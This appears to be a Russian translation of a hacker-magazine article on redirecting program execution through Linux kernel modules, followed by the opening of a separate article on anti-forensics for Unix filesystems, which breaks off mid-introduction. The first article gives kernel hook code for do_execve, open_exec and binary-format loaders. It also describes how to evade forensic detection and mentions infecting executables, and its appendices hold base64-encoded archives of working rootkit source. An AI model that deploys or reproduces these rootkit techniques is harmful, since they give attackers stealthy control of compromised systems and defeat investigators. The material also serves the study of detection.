Несмотря на годы активной разработки ядра, загружаемые модули ядра (LKM), реализующие перенаправление исполнения, по-прежнему используют практически одну и ту же технику. Это облегчает обнаружение бэкдора некоторыми администраторами, хотя другие до сих пор не осознают всей опасности. Однако настоящая опасность ещё не была представлена публике.

---

3 - Короткие истории

Я покажу пять различных подходов к перенаправлению исполнения. Приложение A содержит рабочий пример кода для их иллюстрации. Примеры работают, но не предназначены для реального применения в боевых условиях. Главное — понять идею.

Для понимания приведённых исходных кодов рекомендуется ознакомиться с [4] или [5].

Примеры демонстрируют, как данные техники могут применяться в LKM. Кроме того, реализация выполнена только для Linux. Тем не менее эти техники не ограничены Linux: с незначительными (а в ряде случаев — существенными) изменениями большинство из них могут быть портированы на любую UNIX-систему.

3.1 - Классика

Для полноты картины — классический подход. Перенаправление достигается путём замены системного вызова, отвечающего за исполнение. Смотрите classic.c из приложения A. Здесь почти нечего добавить: этот метод используется в [3] и подробно описан в [6]. Обнаружить его можно, проверив адрес, на который указывает запись в таблице системных вызовов.

3.2 - Очевидное

Поскольку системный вызов зависит от архитектуры, за его обработкой лежит нижележащий уровень — функция `do_execve` (`~/fs/exec.c`). Системный вызов execve можно рассматривать как обёртку над `do_execve`. Мы заменим `do_execve`:

```
n_do_execve (char *file, char **arvp, char **envp, \
□□□struct pt_regs *regs)
...
if (!strcmp (file, O_REDIR_PATH)) {
    file = strdup (N_REDIR_PATH);
}

restore_do_execve ();
ret = do_execve (file, arvp, envp, regs);
redirect_do_execve ();
...
```

Для фактического перенаправления исполнения мы заменяем `do_execve` и подставляем нужное имя файла по требованию. По сути, это тот же подход, что и обёртка над системным вызовом execve. Реализацию смотрите в obvious.c из приложения A. Мне неизвестны LKM, использующие данную технику.

Обнаружить этот метод сложнее, чем классический, и сложность зависит от использованной техники замены. (Проверка наличия инструкции перехода в самом начале функции — определённо хорошая идея.)

3.3 - Официант

При исполнении бинарный файл необходимо открыть для чтения. Ядро предоставляет для этой задачи специальную функцию — `open_exec`. Она открывает бинарный файл и выполняет ряд проверок корректности.

Поскольку `open_exec` требует полный путь к открываемому файлу, здесь всё так же просто: мы подставляем имя файла по требованию и вызываем оригинальную функцию. `open_exec` вызывается изнутри `do_execve`.

К «Официанту» применимо то же, что и к «Очевидному»: обнаружение возможно, но нетривиально.

3.4 - Нексус

После открытия бинарного файла он готов к чтению, не так ли? Перед этим, однако, производится поиск соответствующего обработчика бинарного формата. Именно обработчик занимается обработкой бинарника, и в норме это завершается запуском нового процесса.

Обработчик бинарного формата определяется следующим образом (смотрите `~/include/linux/binfmts.h`):

```
/*
 * This structure defines the functions that are
 * used to load the binary formats that linux
 * accepts.
 */
struct linux_binfmt {
    struct linux_binfmt * next;
    struct module *module;
    int (*load_binary)(struct linux_binprm *, \
            struct pt_regs * regs);
    int (*load_shlib)(struct file *);
    int (*core_dump)(long signr, struct pt_regs * regs, \
            struct file * file);
    unsigned long min_coredump;□/* minimal dump size */
};
```

Обработчики бинарных форматов предоставляют три указателя на функции: для загрузки библиотек, для создания дампов ядра и для загрузки бинарников. Мы заменяем указатель на загрузчик бинарников.

Наша новая функция `load_binary` выглядит следующим образом:

```
int new_load_binary (struct linux_binprm *bin, \
            struct pt_regs *regs) {
    int ret;
    if (!strcmp (bin->filename, O_REDIR_PATH)) {
```

```
        /*
         * if a binary, subject to redirection, is about
         * to be executed just close the file
         * descriptor and open a new file. do not
         * forget resetup.
         */
        filp_close (bin->file, 0);
        bin->file = open_exec (N_REDIR_PATH);

        prepare_binprm (bin);
        goto out;
    }
out:
    return old_load_binary (bin, regs);
}
```

Но как получить обработчики бинарных форматов? Они не экспортируются, если только не загружены как модуль. Один из способов — выполнить по одному бинарнику каждого доступного формата и отследить результаты: поскольку структура задачи внутри ядра содержит указатель на обработчик своего бинарного формата, можно собрать эти указатели. (Обработчики образуют связный список, поэтому теоретически нет необходимости запускать по одному бинарнику каждого типа.)

Эталонная реализация, nexus.c из приложения A, захватывает первый попавшийся обработчик бинарного формата. Это обоснованно, поскольку практически все дистрибутивы Linux используют однородное пространство пользователя на основе ELF. К тому же крайне маловероятно, что формат системных бинарников изменится.

Как используется в nexus.c, один из способов получения обработчиков бинарных форматов. Обратите внимание: мы заменяем системный вызов, но немедленно восстанавливаем его после получения нужного обработчика. Это открывает очень узкое временное окно, в течение которого замена системного вызова может быть обнаружена (если вообще будет предпринята соответствующая попытка). Разумеется, указатель можно было получить прямо в `init_module`. Иными словами, временное окно произвольно мало.

```
int n_open (char *file, int flags) {
    int ret = o_open (file, flags);

    /*
     * ... get one. be sure to save (and restore)
     * the original pointer. having binary hand-
     * lers pointing to nirvana is no fun.
     */
    elf_bin = current->binfmt;
    old_load_binary = elf_bin->load_binary;
    elf_bin->load_binary = &new_load_binary;

    /*
     * and restore the system call.
     */
    sys_call_table[__NR_open] = o_open;

    return ret;
}
```

Злонамеренная атака, разумеется, заменила бы и указатель `core_dump`. В противном случае может оказаться возможным обнаружить перенаправление исполнения, заставляя каждый процесс сразу после создания создавать дамп ядра. Затем можно проверять свойства дампа и, в зависимости от их соответствия ожидаемым, повторно инициализировать или не инициализировать исполнение. Тем не менее я не рекомендую этот метод для обнаружения перенаправления.

Злонамеренный вирус мог бы обернуть функцию `load_binary` для заражения всех бинарников, исполняемых в памяти.

Замененные указатели сложно проверить, если не знать, где они находятся. При наличии актуального файла System.map можно обойти список обработчиков бинарных форматов, поскольку можно найти адрес корневой записи (`formats`, определённой в `~/fs/exec.c`) и самих функций-обработчиков. В остальных случаях это может оказаться невозможным. Можно попытаться самостоятельно собрать незамоченные адреса заблаговременно, чтобы потом иметь возможность их проверить. Но это не лучшая идея...

3.5 - Властелин

А что если не перенаправлять исполнение в момент исполнения? В чём логика отсутствия перенаправления потока управления именно тогда, когда мы именно этим и занимаемся?

При исполнении ELF-бинарников ядро вызывает динамический компоновщик. Он выполняет необходимую подготовительную работу: загружает разделяемые библиотеки и выполняет их релокацию. Мы попытаемся обратить это в своё преимущество.

Между исполнением бинарника на системном уровне и началом исполнения на уровне пользователя существует разрыв, в течение которого выполняется описанная выше подготовка. Поскольку загрузка библиотек предполагает вызовы `mmap` и `mprotect`, мы уже знаем, откуда начинать. Мы просто будем отслеживать эти системные вызовы. Разделяемые библиотеки загружаются по одному и тому же (статическому) адресу (который может различаться от системы к системе). Если определённый адрес должен быть отображён или защищён через `mprotect` определённым процессом, мы перезапускаем исполнение с нашим бинарником. В этот момент исполнения процесс, вызывающий `mmap` или `mprotect`, является динамическим компоновщиком.

Именно это делает пример реализации в приложении A — lord.c.

Заметим, что можно, разумеется, искать произвольный паттерн времени выполнения — нет никакой необходимости ограничиваться системными вызовами `mmap` или `mprotect`. Важно лишь запустить новый бинарник прежде, чем пользователь успеет понять, что происходит.

Заметим также, что данная техника может использоваться для запуска произвольного бинарника до и после запрошенного. Это может быть полезно для модификации окружения системы.

И наконец, заметим, что мы не обязаны придерживаться какого-то конкретного паттерна времени выполнения. Мы можем произвольно менять условие, по которому происходит перенаправление. Мне очень интересно, как люди будут пытаться обнаружить перенаправление исполнения, достигнутое данным методом, — ведь недостаточно проверить один-два заменённых указателя. Недостаточно и провести анализ пути исполнения, поскольку путь может различаться при каждом запуске. И недостаточно обыскать файловые системы в поисках скрытых файлов (которые также могут указывать на перенаправление исполнения). Почему недостаточно? Смотрите приложение B. Все применяемые методы криминалистического анализа перенаправления исполнения нейтрализованы в одном модуле? Мы могли бы сделать решение о том, откуда/куда, когда (и для кого) перенаправлять исполнение, зависящим от произвольного состояния или паттерна.

Это ещё один удобный вектор для инфектора.

---

4 - Заключение

Мы можем получить полный контроль над исполнением бинарных файлов. Существует множество способов перенаправления исполнения; одни обнаруживаются легче, другие — сложнее. Необходимо подчеркнуть: недостаточно проверить один-два заменённых указателя, чтобы получить доказательства наличия бэкдора в системе. Даже если системный вызов не был заменён (и перенаправление вовсе не применялось на уровне системных вызовов), перенаправление исполнения всё равно может происходить.

Можно возразить, что возможен поиск бинарника, на который перенаправляется исполнение. Он обязан физически присутствовать на жёстком диске. Были разработаны программы, сравнивающие содержимое жёсткого диска с содержимым файловой системы, отображаемым в пространстве пользователя, — что теоретически позволяет обнаружить даже скрытые файлы. Но это совершенно неверно.

Очевиднее всего: мы бы хранили бинарник целиком в памяти ядра. Когда его необходимо выполнить, мы записываем его на диск, выполняем, а по завершении удаляем. Разумеется, также возможно скопировать бинарник «на место» непосредственно в момент исполнения. Наконец, для предотвращения поиска паттернов в памяти ядра мы шифруем данные. Подход к данному методу показан в приложении B. В Linux для этой цели также можно злоупотребить файловой системой proc.

Пока криминалистические инструменты работают в рамках предположения о замкнутом мире, от них по-прежнему можно уклониться. Проверка заменённых указателей не поможет, если не проверять все указатели, а не только те, которые «считаются» важными (не говоря уже о том, что проверка указателей не может доказать, перенаправлена функция или нет). Разработчикам лучше вложить усилия в создание инструментов, проверяющих возможные пути исполнения. Обнаружение аномалий в поведении ядра является более надёжным методом криминалистического анализа, чем сопоставление паттернов.

---

5 - Ссылки


```
[1] Tripwire
    http://www.tripwire.com
[2] Aide
    http://www.cs.tut.fi/~rammer/aide.html
[3] knark
    http://www.packetstormsecurity.com/UNIX/penetration/rootkits/
    knark-0.59.tar.gz
[4] kernel function hijacking
    http://www.big.net.au/~silvio/kernel-hijack.txt
[5] Linux x86 kernel function hooking emulation
    https://phrack.org/issues/58/8.html#article
[6] LKM - Loadable Linux Kernel Modules
    http://www.thehackerschoice.com/download.php?t=p&d=LKM_HACKING.html
```

Приложение A: stories.tgz.uu

```
<++> ./stories.tgz.uu
begin-base64 644 stories.tgz
H4sICI95NT0CA3N0b3JpZXMudGFyAO1ae3PaOhbPv/hT6HJ3OkAJmABhp9xk
bjaht2zTpANkOt2241FsAZ76tbZJIJ3sZ99zJPmBMaTtNO226zNNbUtHR+eh
x+8IBaHrmyxo7j0iqWpH7XW78FRbB+0DfKqtToc/Je0BQ6t70Ot0e709tdXq
dQ/3SHfvO9AiCKlPyN5H0zKps4uP+cHeL0eBjP8r+pFNTYs9Svxbqnoo4p0b
/3b3IIp/+7DbAv52R23vEbWI/6PT5fmZ9vpk8uKINK9Np2kFysXgTbrECxTl
```

```
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
BRVUUEE/Ef0XupwxUgBQAAA=
====
<-->
```

Приложение B: fluc.c.gz.uu

```
<++> ./fluc.c.gz.uu
begin-base64 644 fluc.c.gz.uu
H4sICDFK+jwCA2ZsdWMuYwDtXHlv3DYW/zvzKRgXWIyNsT26Z+ptAKNxWyOp
HfhAttsWAx2UrY1Gmo40cbzdfPflIynxEDWjeGvsYneNCBqSjz++i4+HyBwf
jNABenv+7dnF9dnX8Lu+zyqUZjlGy/ARRRjF5SrDCSrXKNms8iwOa5LKChQW
jygt18sJSUDFh/uSVCJkpGwVrusJWpZJlvK6RUkywgrlZXEHb2gGahH0x3V2
d18DRRZjRFpfrfEKFwmpeHvx4+Xr8+/Oz14fEWKgvwH24jLhhGWZIvIvLosY
r+ojUoxRuKnvSYtxCDwmaLmpaqhJ8EGcZUjqrnG1KosqiwjHRAaQBcSI802S
Ef6iDWUH5dkyI9JStZSUIEtwUYc5SETarPBvG5LOSEYSLsM7PCHvOiRCVhUh
```

```
gXoVXn8EscpNTcoZgxL7HzMQc+/0Gp1f71F235/f/HB5ewN1Ty9+Qu9Pr67O
Lm5+OkK312fo/Aad3qCfLm/R5fsLdHV+/abRCzUbYBLNg0Zq0s67+3UYf0Dj
h4eHoxX9fVSu7/YRIcniHFNznyYfQ6K7Cqz2Bq8LnKMfCCFo4fwcRY8EMF/i
dYWOUY2rklQ5Ho2+SnCaFRgtFm/Ori7O3i4WbRax1+3bs9FXTJkY/TnPis2n
Y+IKmxwf3b/qlFT1mjRmLMnDyJS/XJpy08qYm+mthtXyeFNkVZ0Y8sOYqIIC
iZI9wiHx/KN4Twj+7eXrs+vzv56hYFTVIdEmiu/DNYK/cnFPzJjj9c/Bryed
0qIt/RV9g/Z++RTNfvk0mapPmv7yCU/3Tkajj2WWIOmPWC0sNqsFU+d4n5AQ
7jYx8eysWKxxkq3R7yNK2bTI/g7KxSqs7ycj1P07KGjZyeizlk/xSBMaFm0L
/BxkeHF8gH7AeV6i9+U6T16CfwANES0gYrgeeWLy+EQ0S3qm2569BoImbf52
+Fur7pNnBmUueYg2HbcLQR6bF/e1yqoRuibPVyBsXtUK+XvekJlhNEEgezZV
mZTTscZN3KMLT2Pc1dKO5klmXaRa63ra0mAspwNhbN3aljZD8EduXU+ndtOU
AiGye3QDjHe4MepChoH03FV1I6ensYCwNPeS5fW3cSMgbI1spglC0nNPar1N
CwhwH82x9XSHG7NfdAw604Qi6Zklc9NCyNm2Jreenpr7iN66TeKHT2KHT7qa
b0tpQmcnUhluIQKimgA4wORNnNhP2W/H7hfS6vFOzZndgDwEyvN6YohtdnDd
wN62HqsYVSELtnd0YeCt3azzWCZud0O4O4T6Qi4GDALS44WaAV11AIBxxwBh
a5awNdltDSYKzeOIBuPOugOADBO7RkEs3S8iDVaBEeOIsx2mA2tW50yLB7pQ
zlxNY6jjqj11ZuhKjUoxewfTJ/mFbcgTgaCF8B1DR/dFy4HdxAfym3Dq8zIv
bSG8lMFAzPAtnvZFNchrWg6IP/ieGcJlRbRF8vYDXsXhLfOyBp7SWUKQhJHQ
4qZlnwnFWiP+QPLdlP1uYYVFmmq02OM68RhnDYSnxVMQXBKkRbUYg/CbVkm4
HngTMhwTWHAxSG6TwAJCk5uSBLxKKgnZ4VaxiJdKUTvm6iNkrsPKYECg/mLx
t6N4585qxgHAPLLbw6axIiSbZ7/WlplNfzcDNVlcy9N5d/wQsbJ/isKzqaEA
IumObrNoUARPY20242sjG9bLA+NcK53qZOo4S6dsXid2UjIpfqYzA4wU0WCk
nxGBsXBwiMjAJAw5Hvw2LCi8iM2GYoc1YXXHVKg216pBnh2ogkLezDZOXaGV
eM5a0deODmEcu6pwkG8LQbAuu2EJantdi/iz3giO52ycgKryAzCqxURnn3Vb
B5ikD8Y1zn4BxjJwE/fBUOE7oxmFMXATaTBPnOVAqMGk73iYu5UF/iQs4jI1
edCAe9mMo5gOvSqXScz9QlWnByOYz0h8rRoYPHI0fbiMk1QsdYXPf6mzCwht
GgKxAaCsWFvyeUw4iOLQe1MxFCWagzMmWZ/Z9nhST9WEoEsX8tvh0Ut3fhg0
HWIZHLUQIERo8aglqXKWMCGnXH2Wp9MILiLRnUAoIxxwJXEBjhAJCH1aqqgt
YWWxy4zp8zmZoY+A8cADZfvHgZi6K/qwzJPGOVOllzCr4IhxsN0qLYTZYD2W
UpoS6iTJyLCw7oOBzTW2Ouh0dlmNYOhWjbyLUZ345sCnhVZQbQJdCwvV6roC
zqUpis2FoALFPPAPEkp1cK2FYbpR/EJ3H/A+PW4kli6ciFoyB7yXDhOqd0yN
ItZXZBU3PTcxjyPAFO0PMe9yjuhyVECHdTsKE3F6Op6IqBX1GG2npbbGzq4z
myyljuxPCsEtBLQA5JY0j5jzuUQSqIZUJhE9e3yWOtOD5S5dWMT8Sdl6zYM5
urSYsKW9GoAIn7TsT+Lt0xTzfsbOvZypNhSp4ylENaMu9KG4s2GlbI8JCM/Q
mqXNgmWDtuXqdpCmws7iOhq0r2V5O1To6Et/EcFlS9jb1+yWeY/P0pcxWneK
NEtY5qEocjUy0zaqsoFt9guNTO4b4NgzrRlpiiKT6e6VTtVy6AyG6dozbI39
+yH0+bZpYSGefi5mQzu+uk4N1cmSraUdLe2GxsmBqSW6JeCwB2Bs3uHZvrAy
CDhzVtzuFszZmqzZaGjKYBfB4SsDZ6rs8dEsT7QCwR9GLHi7vIkuZwKiw+BQ
zgREh8GhnHWMul1Js4EF4NUZ+JMWGSQ6v5v1P8Oo+6aJFjGkNO02uztOda2
8aQ/allDYVWI2Zd9pWFQYjExiOn/cV1MxbeCYM62k5vtY1/doGvJXLEPLsik
Tw4znU7sa2nkylcIviceSFzRDf9UheD9w7X4DvScffRsuQmk6vzrBeNK/eiF
2Rw8aDiQ5O8td5VpfEsWcBLOGayMWmEcLmTafCNQ1PklVZvPCrpFbLHu0Jlu
raLRBAICsgK3axH6tULKD6Y6rdBFY7yZBuWrcAo3qfqVxhIGlLVvzPeYYdm3
E3VhJX1CMRmxLZ+zjzyaIH7z6SQVFlBg+srEbryfampzmMNT95GrdPIULvzm
8xIXpukj3X4hhP2Pnv32PVY0bJ1qd4/v6Od0hpzL+aKv/r0QtrPjDILdG8HV
QyLaSZknqtPdtbluhvC2n8foWbPbGtOOO5QblYsd1ZzAtIbf6ReetoMAaZnb
2XSYLqxB53L0TytOuuMsit27lyMznWhMz72n+cWO04RusHOdStfwmop71ux0
ZLK3fIYd6Bf2dq/0XNPGhLL5YGJa36+YuSqN84f6ReeIhu4H8OF+oe/lRBrT
nRmh+7R4MdMPlJgh5tstE5k/vUG2TGrv4iYaFi80pgNv2Djib9/fTHRuvaeN
I8P8Ioh2uJffqwt5r4a+JRfz/qBxxNVPom7fB+9RsXoKWcxytPjoD4hYPecv
tpHr57kG+oW+oR1r+rDi5/SLWTzkMKJ5HHE1Z5aZ9p9lfjF3h/mF4QS24cOw
furYeuK8cxfT4TC/cLq6UHZfXW2QcJ/TL0J3x+Flp3feqR+VlpnunIn2/pBx
JEye5Bc9XzKTaff89zP4ReQ+yS8STcVJ57T6c/pFFA1VsXrYSvuWjDUV288z
jsQDxxHDYCDOHagQ/r++Tt0x9MS+ydl3xwvtsITOrfWsfhFHQ1cEu7mQmE7s
Z1mPJD2xM3iSUSmTEtPB7Fn8wjJ2tS82KnxukwVNwufbv4Drc0Puz42OlfuT
1WO12BR5VnyYoGWYFfkjOjo6otces6IeJTjHNV7AtcIxvRZ3kBbhEu+P2K07
QqJcocPrdblG36DpifFSHlQlpRe3b98yAn6ZDy6Zrh8JAf9hIIGqGb1sWiRE
Cnq3kKEt2H3FMWOMl2UpGsMlv0VWZPUYSibo7eXlm9t3i3encMF0gv5UJPv7
oxcNy5T6Icw/cGoolsAoGSG/K+sS4U9Zzcua6odn59evz69O2gpFcpSHVb2o
H1cYvfwGvT29vllcXF79KINYHCUpH4oxafGIKeDwVUIYLxN8+CpbVHi5z2Bb
7eRl+YFY9T6s7mktaGiC2uqcvGHt3c3V4uzqatwWtjy+PL+WS/bR76MXEu9H
oImfm0SOi18J71C35d8+EQr8mDaeNO4KMkFq64hV/3r0Illt6rHC92dGQky6
VSMjhmF9Tamp+dbEW8MKj1vbAQEv39QgzZg7CWStcb1ZF0xNJ6PPvPuMHtYZ
8fgoK0wOz72R3hdnV0ZrBrZcErbuloTZBe0SacUlTSuimztcL9JqzBuuWIrf
JX593SiFgBFagr1alCtcMI+eoMvFt1dnp8RjrxfnV+//cov+wX993/665Mhh
XS6zmGgqHv+JoB2+ShdxuSnq/RO4t/q3TVUjYrmQhomHcF3AtWe44MxbB/py
dfiKqmBMMibt3dcJqrK/4zIdNxn7pIvwKquyUiVLm3QKxiVUTRJEi/Oy4uDT
faZ3PU6M7nCxoNKPG8VzYzWdfe9ovSkO43VZVEfZJXbe/7bHsXQLjQqqzAX+
hOPGoqRsq0FpCcRJmgUBkdBlec5CI808Fp2IQMRLEn8IxATRO8SHr9j1Y9Gj
eDa7eYy+YQGOljLhlFIkiX/CKIRTKrRQ/Hn0gnIvIqFOQjsVwnmFUZeXlxIv
crTvtPMhXWNDts67iNy8Hy/xMl49jlsjTMSV8Ul7sVx0SQIh7EUtddIDUxhh
```

ZG+hxgSngKEMRoJ2IGzGL6IOJhJp9sMyzPMyHnNH1y+aE4f//rt3/H8AIJZt
jAgqoK0dWo0QkgvArffjerk6zqs9pVhTGC06GNP/LuJgn4w+7cV5C27O04J9
JPmyqhWhCklBmnKHalBS4FSKi/pcgqtwqHk/j/4JM0vxWXxDAAA=
====
<-->

Противодействие криминалистическому анализу в Unix

Автор: the grugq
www.anti-forensics.com

Содержание

---

1 — Введение

> *Антикриминалистика: удаление или сокрытие улик с целью снижения эффективности криминалистического расследования.*

Цифровой криминалистический анализ файловых систем стремительно становится неотъемлемой частью реагирования на инциденты, опираясь на неуклонный рост числа подготовленных следователей и доступных криминалистических инструментов. Как ни странно, несмотря на возросший интерес к криминалистике в отрасли информационной безопасности, публичное обсуждение антикриминалистики остаётся удивительно скудным. В попытке восполнить этот пробел в литературе настоящая статья излагает антикриминалистические стратегии

противодействия цифровому криминалистическому анализу файловых систем Unix. В качестве примеров приведены реализации этих стратегий, направленные против наиболее распространённой файловой системы Linux — ext2fs.

Для продуктивного обсуждения антикриминалистических стратегий читателю необходимо владеть определённым базовым материалом. В частности, понимание антикриминалистической санации файловой системы предполагает знание основ организации файловых систем Unix. И конечно, понимание любой антикриминалистической теории требует хотя бы рудиментарного знакомства с методологией и практикой цифровой криминалистики. Данная статья даёт краткое введение в обе темы. Из-за ограничений по объёму изложение этих тем носит обзорный характер; заинтересованному читателю рекомендуется обратиться к списку литературы, где они рассмотрены подробнее.

Данный раздел описывает базовую теорию файловых систем Unix (без привязки к конкретной реализации) и рассматривает структуры метаданных, используемые для внутренней организации файловой системы. Файлы в Unix — это непрерывные потоки байт произвольной длины, представляющие собой основную абстракцию для ввода-вывода. В рамках настоящей статьи файлы рассматриваются в более широком смысле: как данные, хранящиеся на диске и организованные файловой системой.

Данные на диске, составляющие файловую систему Unix, традиционно делятся на две группы: информация о файлах и содержимое самих файлов. Организационная и учётная информация (как правило, видимая только ядру) называется «метаданными» и включает суперблок, иноды и файлы каталогов. Содержимое, хранящееся в файлах, называется просто «данными».

Чтобы создать абстракцию файла, ядро должно прозрачно преобразовывать данные, хранящиеся в одном или нескольких секторах жёсткого диска, в непрерывный поток байт. Файловая система отслеживает, какие сектора и в каком порядке должны объединяться в файл. Кроме того, группы секторов должны быть отделены друг от друга и индивидуально различимы для операционной системы. Для этого существует несколько типов метаданных, каждый из которых отвечает за выполнение одной из этих задач.

Содержимое файла хранится в блоках данных — логических кластерах секторов жёсткого диска. Чем больше секторов в блоке данных, тем выше скорость дискового ввода-вывода и тем лучше производительность файловой системы. Вместе с тем, чем крупнее блоки данных, тем больше дискового пространства тратится впустую на файлы, не заканчивающиеся на границе блока. Современные файловые системы, как правило, останавливаются на размере блока 4096 или 8192 байт и борются с потерями пространства с помощью «фрагментов» (этот вопрос здесь не рассматривается). Часть диска, отведённая под блоки данных, организована как массив; на блоки ссылаются по их смещению внутри этого массива. Состояние каждого блока (свободен или занят) хранится в битовой карте, называемой «bitmap блоков».

Блоки данных объединяются в файлы с помощью инодов. Иноды — это структуры метаданных, представляющие видимые пользователю файлы; для каждого уникального файла существует один инод. Каждый инод содержит массив указателей на блоки (то есть индексы в массиве блоков данных) и различную другую информацию о файле: UID, GID, размер, права доступа, времена изменения/доступа/создания (MAC) и некоторые другие данные. Ограниченный объём пространства, доступного иноду, означает, что массив указателей на блоки может содержать лишь небольшое количество указателей. Чтобы файлы могли иметь значительный размер, иноды используют «косвенные блоки». Косвенный блок является расширением массива указателей и сам хранит дополнительные указатели на блоки. Двойные и тройные косвенные блоки содержат указатели на дополнительные косвенные и двойные косвенные блоки соответственно. Иноды хранятся в массиве, называемом таблицей инодов, и идентифицируются своими индексами

(начиная с 0) внутри этой таблицы. Состояние инода (свободен или занят) хранится в битовой карте, которая так и называется: «bitmap инодов».

Связь файлов (то есть инодов) с именами файлов осуществляется с помощью специальных структур — записей каталога, хранящихся внутри файлов каталогов. Эти структуры хранятся в файле каталога непрерывно. Запись каталога имеет следующую базовую структуру:

```
struct dirent {
    int   inode;
    short rec_size;
    short name_len;
    char  file_name[NAME_LEN];
};
```

